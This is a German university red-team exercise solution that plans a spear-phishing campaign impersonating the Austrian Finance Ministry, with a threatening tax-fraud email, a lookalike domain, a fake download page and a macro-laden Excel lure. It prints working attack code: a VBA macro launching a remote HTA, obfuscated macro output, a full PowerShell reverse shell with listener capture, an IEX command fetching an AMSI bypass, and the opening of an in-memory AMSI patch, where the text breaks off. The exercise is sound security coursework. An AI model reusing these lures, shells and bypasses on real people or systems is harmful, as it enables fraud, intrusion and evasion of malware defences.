

# Übungsaufgabe

im Studiengang IT-Security Master

Lehrveranstaltung White Hat 3

Ausgeführt von: Martin Gratt, BSc  
Personenkennzeichen: 1910303050

BegutachterIn: DI (FH) Mag. DI Christian Kaufmann

Kirchbichl, 31.01.2021



# Inhaltsverzeichnis

1	Aufgabe 1 (4P).....	3
1.1	Angabe .....	3
1.2	Lösung.....	4
2	Aufgabe 2 (2P).....	26
2.1	Angabe .....	26
2.2	Lösung.....	27
3	Abgabe 3 (6P).....	38
3.1	Angabe .....	38
3.2	Lösung.....	39
4	Aufgabe 4 (8P).....	67
4.1	Angabe .....	67
4.2	Lösung.....	68
5	Literatur .....	86

# **1 Aufgabe 1 (4P)**

## **1.1 Angabe**

Als Sie in der Früh ins Büro kommen ersucht Sie Ihre Kollegin Beate gleich ins Besprechungszimmer zu kommen. Dort erfahren Sie, dass die Forensik Abteilung bei Ihrer Untersuchung eines Sicherheitsvorfalls bei einem Ihrer wichtigsten Kunden festgestellt hat, dass die bislang unbekannte APT Gruppe „No Regerts“ offenbar über einen Social Engineering Angriff Zugriff auf das System erhielt.

Der Kunde hat daraufhin sofort Ihr Red Team beauftragt die User Awareness und Sicherheit im Hinblick auf Social Engineering Angriffe und die vorhandenen Gegenmaßnahmen zu testen. Das Ziel des Red Teams ist es eine mehrstufige, möglichst ausgeklügelte und überzeugende Spear Phishing Kampagne auf Executive Mitarbeiter zu starten.

Das Ziel gilt als erreicht, sobald es dem Team gelingt eine Bind Shell auf einem full patched Windows 10 Rechner mit eingeschaltetem AMSI zu starten und sich damit zu verbinden.

## 1.2 Lösung

Die folgende Aufgabenstellung soll eine überzeugende Spear Phishing Kampagne auf „Executive Mitarbeiter“ gestartet werden. Ich interpretiere den Begriff „Executive Mitarbeiter“ so, dass damit Mitarbeiter wie (CEO, CFO, CTO, Vorstand) usw. und nicht „Ausführende Mitarbeiter“ im Sinne von Sekretärin, IT-Administrator, Büroangestellter gemeint sind.

Das ist insofern wichtig, da eine Spearphishing Kampagne exakt auf die Bezugsgruppe zugeschnitten werden muss. Ich persönlich habe beruflich die Erfahrung gemacht, dass „normale“ Mitarbeiter eher auf folgende Phishing Kampagnen reinfallen:

- Spezielle Angebote für Mitarbeiter z. B. Black Friday (Übergabe Credentials im Browser)
- Aufruf zum Ändern der Zugangsdaten über Browser
- Download der neuen Email App zur verschlüsselten Kommunikation innerhalb der Firma

Im Gegensatz dazu fallen Geschäftsführende Mitarbeiter eher auf andere Phishing Angriffe herein:

- Freigabe von dringenden Zahlungsaufforderungen
- Anzeige vom Staatsanwalt wegen Straftatbestand
- Bewerbung als Mitarbeiter für die ausgeschriebene Stelle als <Stelle> -> HR Manager

Ich habe mir daher überlegt, auf welche Phishing Kampagne diese Personengruppe besonders sensitiv reagieren würde und habe mich daher für folgende Vorgehensweise entschieden:

Der Empfänger erhält eine E-Mail vom Finanzamt und wird darauf hingewiesen, dass beim letzten Steuerbescheid Unregelmäßigkeiten aufgetreten sind. Ihm / Ihr (in diesem Fall Herrn Kaufmann) wird der Strafbestand der Steuerhinterziehung vorgeworfen, ein bereits ausgesendetes Schreiben wurde übersehen und es bleibt nur wenig Zeit zum Handeln (Zeitdruck). Der Empfänger wird auf die genauen Bereiche innerhalb des Steuerbescheids hingewiesen, gegen welche er falsche Angaben gemacht hat (e.g. Einkommen aus gewerblicher Tätigkeit, sonstige Sachbezüge). Anschließend habe ich mir von einer Rechtsanwalts Seite (<https://rechtsanwaelte-wirtschaftsstrafrecht-berlin.de/der-tatbestand-der-steuerhinterziehung/>) ein paar Sätze herausgesucht, welche im Zusammenhang mit Steuerhinterziehung stehen. Der Empfänger soll somit darauf hingewiesen werden, dass er aus gesetzlichen Gründen dazu verpflichtet ist richtige Angaben zu machen. Anschließend

wir der Empfänger darauf hingewiesen, welche Konsequenzen, dass für ihn haben könnte (<https://dejure.org/gesetze/AO/370.html>). Um dies möglich realistisch gestalten zu können wurde ein direkter Auszug aus dem Abgabenordnungsgesetz verwendet. Für den Empfänger soll besonders kritisch sein, dass hierbei eine Freiheitsstrafe bis zu 10 Jahre vorgesehen ist. Abschließend erhält der Empfänger einen Link zur Anwendung. Dort kann er über eine „sichere Verbindung“ auf die Vorwürfe zugreifen und eine Erklärung abgeben. Zusätzlich wird erwähnt, dass er die Makros aktivieren muss, da er sonst seine Meldung nicht abgeben kann, wozu er verpflichtet ist. Ich habe mich dazu entschieden das Dokument nicht direkt in den Anhang zu packen, da ich eine mögliche Erkennung durch beispielsweise Spamfilter vermeiden will. In der Signatur befindet sich eine echte Anschrift des BMF in Wien inklusive dem Originallogo (schätze mal, das geht für die Vorlesung in Ordnung).

Um die Spear Phishing Kampagne möglichst authentisch gestalten zu können wurde folgende E-Mail gestaltet:

Tatbestand Steuerhinterziehung - Steuerbescheids 2020/134298561 vom 23. 10. 2021



Martin Gratt <martin\_gratt@hotmail.com>  
An: cs19m050@technikum-wien.at

 Diese Nachricht wurde mit der Priorität "Hoch" gesendet.

Sehr geehrter Herr Kaufmann,

nach Durchsicht des Steuerbescheids 2020/134298561 vom 23. 10. 2021 mussten wir feststellen, dass die von Ihnen übermittelten Angaben zu:

- Abs. 3.7: Einkommen aus gewerblicher Tätigkeit
- Abs. 5.8: Sonstige Sachbezüge

grobe Unterschiede zu den automatisch übermittelten Daten vom Bundesfinanzministerium für Finanzen aufweist.

Nach der ausstehenden Antwort von unserem Schreiben vom 05. 01. 2021 erbitten wir Sie unverzüglich bis spätestens 03. 02. 2021 auf die Vorwürfe zu antworten.

Ein pflichtwidriges Unterlassen von Angaben setzt das Bestehen von Erklärungspflichten voraus. Diese ergeben sich im Regelfall aus den Einzelsteuergesetzen oder der Abgabenordnung (AO).

Der objektive Tatbestand der Steuerhinterziehung setzt voraus entweder die **unrichtige oder unvollständige Angabe (§ 370 Abs. 1 Nr. 1 AO)** oder ein **pflichtwidriges Unterlassen von Angaben (§ 370 Abs. 1 Nr. 2 AO)** über steuerlich erhebliche Tatsachen. Im Unterschied zur strafbefreienden Selbstanzeige beim Finanzamt gemäß § 371 AO umfasst das Steueramnestiegesetz auch gewerbs- oder bandenmäßige Steuerhinterziehung großen Ausmaßes.

#### Abgabenordnung (AO) § 370 Steuerhinterziehung

(1) Mit Freiheitsstrafe bis zu fünf Jahren oder mit Geldstrafe wird bestraft, wer

1. den Finanzbehörden oder anderen Behörden über steuerlich erhebliche Tatsachen unrichtige oder unvollständige Angaben macht,
2. die Finanzbehörden pflichtwidrig über steuerlich erhebliche Tatsachen in Unkenntnis lässt oder
3. pflichtwidrig die Verwendung von Steuerzeichen oder Steuerstemplen unterlässt und dadurch Steuern verkürzt oder für sich oder einen anderen nicht gerechtfertigte Steuervorteile erlangt.

(2) Der Versuch ist strafbar.

(3) In besonders schweren Fällen ist die Strafe Freiheitsstrafe von sechs Monaten bis zu zehn Jahren. [...]

Unter folgendem [Link](#) können Sie eine Applikationen herunterladen, welche Ihnen über einen gesicherten Kommunikationsweg Einsicht über den vorgeworfenen Tatbestand bietet. Innerhalb der Applikationen können Sie nach dem aktivieren der Makros die Meldung zum Tatbestand des Steuerbetruges abgeben.


Mit freundlichen Grüßen

Bundesministerium Finanzen  
Dienststelle Wien 1/23  
Marxergasse 4  
1030 Wien

 Bundesministerium  
Finanzen

Anschließend habe ich nach einer Domain gesucht, welche möglichst authentisch ist. Die Originaldomain von Finanzonline ist folgende: <https://finanzonline.bmf.gv.at>

Eine möglichst ähnliche und noch freie ist die folgende:

<input type="checkbox"/>  finanzonline.co.at	Österreich	€ 13,90 Preis ab dem zweiten Jahr € 29,00		<b>FREI - REGISTRIEREN</b>
---	------------	--	---	----------------------------

Diese wäre für 14 € monatlich kaufbar, im Rahmen dieser Aufgabenstellung werde ich das natürlich nicht machen. Die E-Mail würde von der Adresse noreply@finanzonline.co.at ausgehen. Sollte der Empfänger auf die E-Mail antworten würde dieser eine Meldung bekommen, dass man auf diese E-Mail-Adresse nicht antworten kann. Außerdem ist momentan aufgrund von Corona mit einer Wartezeit von 2 Wochen zu rechnen. Damit seine Anfrage fristgerecht bearbeitet wird soll der Empfänger das zur Verfügung gestellte Tool verwenden.

Für den Download wurde folgende Webseite entwickelt, beim klick auf das Logo kommt man zum Download:


 finanzonline.at

 Bundesministerium  
Finanzen

### Finanzonline Connect

Erledigen Sie Ihre Steuererklärungen und andere Anträge bequem ueber das E-Government Portal der Oesterreichischen Finanzverwaltung.

Hier gehts zum Download:



```
<!DOCTYPE html>
<html lang="de">
<head>
```

```

<meta name="description" content="Erledigen Sie Ihre Steuererklärungen und andere
Anträge bequem über das E-Government Portal der österreichischen Finanzverwaltung.">
</head>
<body class="login-page">


<div style="margin: 30px">
  <h1>Finanzonline Connect</h1>
  <p>Erledigen Sie Ihre Steuererklärungen und andere Anträge bequem über das E-
Government Portal der Österreichischen Finanzverwaltung.</p>
  <p>Hier gehts zum Download:</p>
  <p></p>
  <p><a href="App/FinanzOnlineConnect.xlsm" download>
    
  </a></p>
</div>
</body>
</html>

```

Index.html

Die Excel Datei wurde wie folgt visualisiert, um einen einladenden Eindruck zu vermitteln (siehe Abbildung):

The screenshot displays an Excel spreadsheet with the following content:

- Header:** "finanzonline.at" logo and "Bundesministerium Finanzen" text.
- Main Content:**
  - Large "3connect" logo with a green network icon.
  - Buttons: "Zum Login" and "Jetzt Registrieren".
  - Section: "Online-Erstanmeldung zu FinanzOnline".
  - Tipp für natürliche Personen:** Wenn Sie die Bürgerkarte bzw. die Handysignatur verwenden, benötigen Sie keine Erstanmeldung. Klicken Sie hier.
  - Wichtiger Hinweis:** Nur natürliche Personen können eine Online-Erstanmeldung zu FinanzOnline durchführen.
  - Für die Anmeldung von Personengesellschaften und juristischen Personen:** muss der gesellschaftsrechtliche Vertreter oder ein Bevollmächtigter mit beglaubigter Spezialvollmacht persönlich bei einem Finanzamt vorsprechen.
  - Die Benutzer-Identifikation:** ist Teil Ihrer Zugangskennungen (für den Einstieg in FinanzOnline) und ein beliebiger Begriff in der Länge von 8 bis 12 Stellen, der mindestens einen Buchstaben und eine Ziffer enthalten muss. Umlaute und Sonderzeichen dürfen nicht verwendet werden.
  - Nähere Informationen zur Online-Erstanmeldung finden Sie in der Hilfe.
- Service (Right Sidebar):**
  - Anonyme Steuerberechnung
  - XML-Erstellung (VAT Refund)
  - FinanzOnline Demo Login (Arbeitnehmerveranlagung)
- Kontakt (Right Sidebar):**
  - Mo - Fr 08.00 - 17.00 Uhr
  - Hotline: 050 233 790
  - Frag Fred (Avatar)
- Informationen (Right Sidebar):**
  - Sicherheitsinformationen
  - Technische Voraussetzungen
  - Rechtsgrundlagen
  - Datenschutzerklärung
- Footer:** Developed by Finanzonline (C) 2021

Im linken oberen Feld enthält die Arbeitsmappe eine Mitteilung, welche beschreibt, dass Makros aktiviert werden müssen, um eine Verbindung zum Server aufbauen zu können. Der Ladekreis soll vermitteln, dass die Anwendung lädt und darauf wartet, bis der Benutzer „endlich“ auf den „Enable Content“ Button klickt.

Auf der linken Seite wurde eine Service Navigation angebracht (nur Bild). Am unteren Bildschirmrand erhält der Benutzer Hinweise zum Login. Der Login und Registrierungsbutton sollen dem User das Gefühl geben sich einloggen bzw. registrieren zu können.


## AMSI

Als nächstes begann ich mir anzusehen, um was es sich beim Antimalware Scan Interface (AMSI) eigentlich handelt und begab mich zur offiziellen Dokumentation von Microsoft. Diese beschreibt AMSI als einen vielseitiger Schnittstellenstandard, der es Anwendungen und Diensten ermöglicht, sich mit jedem Antimalware-Produkt zu integrieren, welche auf einem Rechner vorhanden ist. Weiters handelt es sich um ein Tool, welches unabhängig von Malware-Anbietern ist. Es wurde entwickelt, um die gängigsten Malware-Scan- und Schutztechniken zu ermöglichen, die von heutigen Antimalware-Produkten bereitgestellt werden, die in Anwendungen integriert werden können. [1]

Innerhalb von Windows 10 ist AMSI in folgenden Komponenten integriert [1]:


- User Account Control
- PowerShell
- Windows Script Host
- JavaScript, VBScript
- Office VBA Makros

Die Architektur von AMSI wurde von Microsoft wie folgt visualisiert [2]:





In Bezug auf JavaScript und VBA illustriert Microsoft folgenden Workflow [3] im Zusammenhang mit einem ausgeführten Makro in Office:



Dieser Workflow wurde von Microsoft wie folgt beschrieben [3]:

- Der Benutzer erhält ein Dokument. Dieses enthält ein Makro, das sich statischen Scans von Antivirensoftware durch Techniken wie Verschleierung, kennwortgeschützte Dateien oder andere entzieht.
- Der Benutzer öffnet dann das Dokument, welches das Makro enthält. Wenn das Dokument in der geschützten Ansicht geöffnet wird, klickt der Benutzer auf "Bearbeitung aktivieren", um die geschützte Ansicht zu verlassen.
- Der Benutzer klickt anschließend auf "Makros aktivieren", um die Ausführung von Makros zuzulassen.
- Während das Makro ausgeführt wird, verwendet die VBA-Laufzeitumgebung einen zirkulären Speicher (FIFO), um Daten und Parameter zu loggen, welche sich auf Aufrufe von Win32-, COM- und VBA-APIs beziehen.
- Wenn bestimmte Win32- oder COM-APIs, welche mit hohem Risiko eingestuft sind, beobachtet werden, wird die Makroausführung angehalten und der Inhalt des zirkulären Speichers an AMSI übergeben.
- Der registrierte AMSI Anti-Malware-Dienstleister antwortet mit einer Response, welcher angibt, ob das Makroverhalten bösartig ist oder nicht.
- Sollte das Verhalten als nicht bösartig eingestuft worden sein, wird die Makroausführung fortgesetzt.
- Ansonsten schließt Microsoft Office die Sitzung und der Antivirus kann die Datei in Quarantäne stellen.

Ich startete mit HTA's. Innerhalb der Excel Datei verwies ich mit einem Button auf eine VBA Funktion, welche folgenden Code beinhaltet:

```
Sub FünftesMakro()

Dim cmd As String
Dim ws As Object

cmd1 = "cmd /c start %windir%\syswow64\mshta.exe http://10.0.2.11:8000/test1.hta"

Set ws = CreateObject("WScript.Shell")
ws.Exec (cmd1)

End Sub
```

Dieses startet die HTA Datei mit mshta.exe, welches zuvor mithilfe von „python -m SimpleHttpServer“ zur Verfügung stellt. Die HTA Datei hatte folgenden Inhalt und sollte mit CMD einen Rechner öffnen.

```
<html>
<head>
<HTA:APPLICATION ID="HelloExample">
<script language="jscript">
    var c = "cmd.exe /c calc.exe";
    new ActiveXObject('WScript.Shell').Run(c);
</script>
</head>
<body>
<script>self.close();</script>
</body>
</html>
```

Das funktionierte bei deaktiviertem Antivirus natürlich gut, sobald ich jedoch diesen aktivierte meldete sich AMSI. Also dachte ich, dass ich sowieso auch für weitere Testversuche eine Obfuskierung brauchen würde. Also warf ich die Suchmaschine meines Vertrauens an und suchte nach einem VBA Obfuskator. Ich probierte unterschiedliche aus und wurde größtenteils aus verschiedenen Gründen enttäuscht (Code wird nur vereinzelt obfuskert, Tools funktioniert nicht, Code lässt sich nach der Obfuskierung nicht ausführen ...):

- [https://github.com/ch4meleon/vba\\_obfuscator](https://github.com/ch4meleon/vba_obfuscator)

- [https://www.excel-pratique.com/en/vba\\_tricks/vba-obfuscator](https://www.excel-pratique.com/en/vba_tricks/vba-obfuscator)
- <https://github.com/bonnetn/vba-obfuscator>

Wirklich überzeugen konnte mich nur Macro Pack. Diese lud ich von folgendem Github Repository herunter:

- [https://github.com/sevagas/macro\\_pack](https://github.com/sevagas/macro_pack)

Dieser wurde mit dem Befehl „python macro\_pack.py -f ./cleartext/test12.vba -o -G ./obfuscated/test12\_obf.vba“ angewandt (siehe Abbildung).

```

MACRO PACK

Malicious Office, VBS, Shortcuts and other formats for pentests and redteam - Version:2.0.1-p1 Release:Community

[+] Preparations...
[-] Input file path: ./cleartext/test12.vba
[-] Target output format: VBA
[-] Temporary working dir: C:\Users\User\Desktop\macro_pack-master\macro_pack-master\src\temp
[-] Store input file...
[-] Temporary input file: C:\Users\User\Desktop\macro_pack-master\macro_pack-master\src\temp\phdwbstbg.vba
[+] Prepare VBA file generation...
[+] VBA names obfuscation ...
[-] Rename functions...
[-] Rename variables...
[-] Rename some numeric const...
[-] Rename API imports...
[-] OK!
[+] VBA strings obfuscation ...
[-] Split strings...
[-] Encode strings...
[-] OK!
[+] VBA form obfuscation ...
[-] Remove spaces...
[-] Remove comments...
[-] OK!
[+] Analyzing generated VBA files...
[-] Generated VBA file: C:\Users\User\Desktop\macro_pack-master\macro_pack-master\src\obfuscated\test12_obf.vba
[+] Cleaning...
Done!

C:\Users\User\Desktop\macro_pack-master\macro_pack-master\src>python macro_pack.py -f ./cleartext/test12.vba -o -G ./obfuscated/test12_obf.vba
  
```

Für die Obfuskierung benutzt Makro Pack u. A. folgende Techniken [4]:

- Umbenennen von Funktionen und Variablen
- Löschen von Leerzeichen und Kommentaren
- Encoding von Strings

Das Output des Files lautet nun wie folgt.

```

Sub FünftesMakro()
Dim spwvkoeydz As String
Dim qelbcncbzud As Object
  
```

```

cmd1 = eftrsnfgcxuo("636d64202f63207374617274202577696e64697225") &
eftrsnfgcxuo("5c737973776f7736345c6d736874612e65786520687474703a2f2f31302e30
2e322e31313a383030302f74657374312e687461")
Set qelbcncbzud = CreateObject(eftrsnfgcxuo("575363") &
eftrsnfgcxuo("726970742e5368656c6c"))
ws.Exec (cmd1)
End Sub
Private Function eftrsnfgcxuo(ByVal lbyagmutyzof As String) As String
Dim npjonrqzbysg As Long
For npjonrqzbysg = 1 To Len(lbyagmutyzof) Step 2
eftrsnfgcxuo = eftrsnfgcxuo & Chr$(Val("&H" & Mid$(lbyagmutyzof, npjonrqzbysg, 2)))
Next npjonrqzbysg
End Function


```

Das obfuskierte Skript wird dann in einem neuen Modul in der Excel Datei eingebaut. Aus Gründen der Lesbarkeit wird diese Vorgehensweise nicht mehr weiters beschrieben, sie wurde jedoch vor jedem weiteren Versuch durchgeführt.

Anschließend überlegt ich mir wie ich AMSI umgehen soll und machte wieder die Suchmaschine an. Nach längerer Suche entdeckte ich folgendes GitHub Repository:

- <https://github.com/aloksaurabh/OffenPowerSh/blob/master/Bypass/Invoke-AlokS-AvBypass.ps1>

Um zu überprüfen, ob der AMSI Bypass funktioniert versuchte ich per PowerShell eine Reverse Shell zur Linux Maschine ohne AMSI Bypass, was natürlich fehlschlug (siehe Abbildung).



```

Copyright (C) Microsoft Corporation. Alle Rechte vorbehalten.
Lernen Sie das neue plattformübergreifende PowerShell kennen - https://aka.ms/powershell
PS C:\Users\User> $client = New-Object System.Net.Sockets.TCPClient('10.0.2.11',5555);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes,
0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS
' + (pwd).Path + ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close();
In Zeile 1: Zeichen 1
+ $client = New-Object System.Net.Sockets.TCPClient('10.0.2.11',5555);$ ...
+ ~~~~~
Das Skript enthält schädliche Daten und wurde von Ihrer Antivirenssoftware blockiert.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
PS C:\Users\User>

```

Als nächstes führte ich das AMSI Bypass Skript mit folgendem Befehl aus:

```

IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/aloksaurabh/OffenPower
Sh/master/Bypass/Invoke-AlokS-AvBypass.ps1');Invoke-AlokS-AvBypass;

```

Anschließend führte ich wieder den zuvor benutzten Befehl für die Shell aus, dieser konnte nun erfolgreich ohne AV Meldung ausgeführt werden.

```
PS C:\Users\User> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/aloksaurabh/OffenPowerSh/master/Bypass/Invoke-AlokS-AvBypass.ps1');Invoke-AlokS-AvBypass;
-- Bypassing Antivirus in Powershell --
-- Script Modified by Alok Saurabh ---
-- Credits to Paul LaÃ¶nÃ¶ & Avi Gimpel --

[+] ANSI DLL Handle: 140712662007808
[+] DllCanUnloadNow address: 140712662014320
[+] 64-bits process
[+] Targeted address: 140712662021600
PS C:\Users\User> $client = New-Object System.Net.Sockets.TCPClient('10.0.2.11',5555);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close();
```

Davor wurde natürlich auf der Maschine des Angreifers ein Listener gestartet, nach der Ausführung des Befehls auf dem Windows System erhielt ich eine C2 Verbindung (siehe Abbildung).

```
(kali㉿kali)-[~/Downloads/HTA-Shell/Client]
$ nc -vlp 5555
listening on [any] 5555 ...
10.0.2.15: inverse host lookup failed: Unknown host
connect to [10.0.2.11] from (UNKNOWN) [10.0.2.15] 51266
pwd

Path
C:\Users\User
PS C:\Users\User>
```

Na gut, dachte ich mir, übergibts du den Befehl halt innerhalb der VBA Funktion und dann wird das schon funktionieren...

```
Sub Test()
```

```
Dim ws As Object
```


```
cmd1 = "powershell.exe IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/aloksaurabh/OffenPow
erSh/master/Bypass/Invoke-AlokS-AvBypass.ps1');Invoke-AlokS-AvBypass;$client = New-
Object System.Net.Sockets.TCPClient('10.0.2.11',5555);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Len
gth);$stream.Flush();$client.Close();"
```

```
Set ws = CreateObject("WScript.Shell")
```

```
ws.Exec (cmd1)
```

End Sub

Das funktionierte soweit ohne Probleme, sobald ich den Antivirus anwarf meldete sich jedoch wieder AMSI und sagte mir, dass eine Bedrohung gefunden wurde. Was ich hierbei vermute ist, dass AMSI bereits beim Aufruf von WScript anspringt und der Bypass somit nicht vorgenommen werden kann, weil AMSI schon davor blockiert.



Schade, wäre zu einfach gewesen. Also suchte ich weiter. Ich fand ein sehr interessantes Github Repository, was unterschiedliche Methoden aufzeigt, um mit Powershell AMSI zu umgehen.

- <https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell#Patching-amsi.dll-AmsiScanBuffer-by-rasta-mouse>

Hierbei habe ich aber denke ich wieder das gleiche Problem wie vorher. Es handelt sich um PowerShell Befehle und ich schätze, dass ich gar nicht so weit komme den Code überhaupt ausführen zu können.

Nach einer Zeit bin ich auf folgenden Blog Eintrag gestoßen, der einen AMSI In Memory Bypass mithilfe von VBA beschreibt. Dieser beschreibt, dass AMS in den meisten Fällen in der PowerShell durch einfache Verschleierung umgangen werden kann. AMSI innerhalb von VBA ist jedoch sehr unterschiedlich zu den gewährten Möglichkeiten in PowerShell. [5]

Da ich dies auch feststellen musste wurde ich schonmal neugierig. Der Bypass von AMSI wird mittels eines in memory patches durchgeführt. Dabei wird die Adresse AmsiScanBuffer ermittelt und anschließend mit der Funktion RtlFillMemory das memory patching vorgenommen. RtlFillMemory ist eine Routine, welche einen Block im Speicher mit spezifizierten Werten füllt [6]. Die Routine wird in der Funktion ByteSwapper aufgerufen. Um einen Bypass für 32 und 64 bit Betriebssystem vorzunehmen wird in der Funktion TestOfficeVersion überprüft, um welche Version von Windows es sich handelt. Die Schreiber

des Beitrags entdeckten während ihrer Tätigkeit, dass RtlCopyMemory nur auf 64 bit Betriebssystemen verfügbar war und RtlCopyMemory und RtlMoveMemory Aliase für die Funktion memcpy sind. Um die Adresse von AmsiScanString zu ermitteln wird zuerst die Adresse von AmsiUacInitialize ermittelt und dann 80 abgezogen. Bei Abzug von 256 erhält man die Startadresse von AmsiScanBuffer. Diese Idee wurde aber schlussendlich überworfen und die zu patchenden Adressen dynamisch bestimmt. Um einen Puffer von Bytes aus dem Speicher zu erhalten, wird das Offset von AmsiUacInitialize genommen und 352 Bytes rückwärtsgegangen. Von diesem Ausgangspunkt aus wird dann byteweise um 352 Stellen vorwärts inkrementiert und in einen Buffer eingefügt (LeakedBytesBuffer). Anschließend wird der Buffer verglichen. Mit der Funktion InStr können zwei Strings miteinander verglichen werden, anschließend das Offset zu den zu patchenden Bereichen berechnet. Nachdem das in memory patching vorgenommen wurde, wird CreateProcess aufgerufen. Dort kann unser Code platziert werden. Hierbei empfehlen die Autoren den Inhalt base64 zu codieren. [5]

Nachstehend wird der Code des In Memory Patches eingefügt, dieser ist unter dem folgenden Github Repository erhältlich: <https://github.com/rmdavy/WordAmsiBypass>

```
Private Declare PtrSafe Function GetProcAddress Lib "kernel32" (ByVal hModule As LongPtr, ByVal lpProcName As String) As LongPtr
Private Declare PtrSafe Function LoadLibrary Lib "kernel32" Alias "LoadLibraryA" (ByVal lpLibFileName As String) As LongPtr
Private Declare PtrSafe Function VirtualProtect Lib "kernel32" (lpAddress As Any, ByVal dwSize As LongPtr, ByVal flNewProtect As Long, lpflOldProtect As Long) As Long

Private Declare PtrSafe Sub ByteSwapper Lib "kernel32.dll" Alias "RtlFillMemory"
(Destination As Any, ByVal Length As Long, ByVal Fill As Byte)

